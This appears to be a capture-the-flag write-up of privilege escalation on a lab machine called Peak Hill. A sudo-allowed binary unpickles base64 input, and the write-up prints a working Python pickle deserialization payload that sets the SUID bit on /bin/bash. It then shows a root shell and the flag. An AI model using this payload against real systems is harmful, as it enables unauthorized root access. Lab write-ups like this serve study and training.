
```
dill@ubuntu-xenial:~$ sudo -l
Matching Defaults entries for dill on ubuntu-xenial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dill may run the following commands on ubuntu-xenial:
    (ALL : ALL) NOPASSWD: /opt/peak_hill_farm/peak_hill_farm
dill@ubuntu-xenial:~$ 
```

We don't have read access over it




```
dill@ubuntu-xenial:~$ ls -al /opt/peak_hill_farm/peak_hill_farm
-rwxr-x--x 1 root root 1218056 May 15  2020 /opt/peak_hill_farm/peak_hill_farm
dill@ubuntu-xenial:~$
```

After playing with it I noticed it requires a base64 string



```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: 1
failed to decode base64
dill@ubuntu-xenial:/opt/peak_hill_farm$
```

I tried using the base64 string of `test`



```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: dGVzdAo=
this not grow did not grow on the Peak Hill Farm! :(
dill@ubuntu-xenial:/opt/peak_hill_farm$
```


```
→ PeakHill echo "test" | base64
dGVzdAo=
→ PeakHill
```

Nothing works!! Initially the credential was a pickle object so maybe this is going to deserialize the base64 string given

I made a python pickle exploit

```python
import pickle
import os
import base64

cmd = "chmod +s /bin/bash"

class PickleRce(object):
    def __reduce__(self):
        return (os.system,(cmd,))

print(base64.b64encode(pickle.dumps(PickleRce())))
```


Using the result the script forms on the script remotely worked



```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: gASVLQAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBJjaG1vZCArcyAvYmluL2Jhc2iUhZRSlC4=
This grew to:
0
dill@ubuntu-xenial:/opt/peak_hill_farm$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 Jul 12  2019 /bin/bash
dill@ubuntu-xenial:/opt/peak_hill_farm$ 
```

```
➜  PeakHill python3 picklez.py
b'gASVLQAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBJjaG1vZCArcyAvYmluL2Jhc2iUhZRSlC4='
➜  PeakHill 
```

Now we can get root shell



```
dill@ubuntu-xenial:/opt/peak_hill_farm$ bash -p
bash-4.3# cd /root
bash-4.3# ls -al
total 28
drwx------  4 root root 4096 May 18  2020 .
drwxr-xr-x 25 root root 4096 Jun 27 01:37 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 May 18  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--r-----  1 root root   33 May 15  2020  root.txt
drwx------  2 root root 4096 May 15  2020 .ssh
bash-4.3# cat root.txt
cat: root.txt: No such file or directory
bash-4.3# ls -al
total 28
drwx------  4 root root 4096 May 18  2020 .
drwxr-xr-x 25 root root 4096 Jun 27 01:37 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwxr-xr-x  2 root root 4096 May 18  2020 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--r-----  1 root root   33 May 15  2020  root.txt
drwx------  2 root root 4096 May 15  2020 .ssh
bash-4.3# cat *
e88f0a01135c05cf0912cf4bc335ee28
bash-4.3# 
```

What I have learnt:

- Decoding pickle object
- Source code review
- Python pickle deserialization

#rce #pickle #deserialization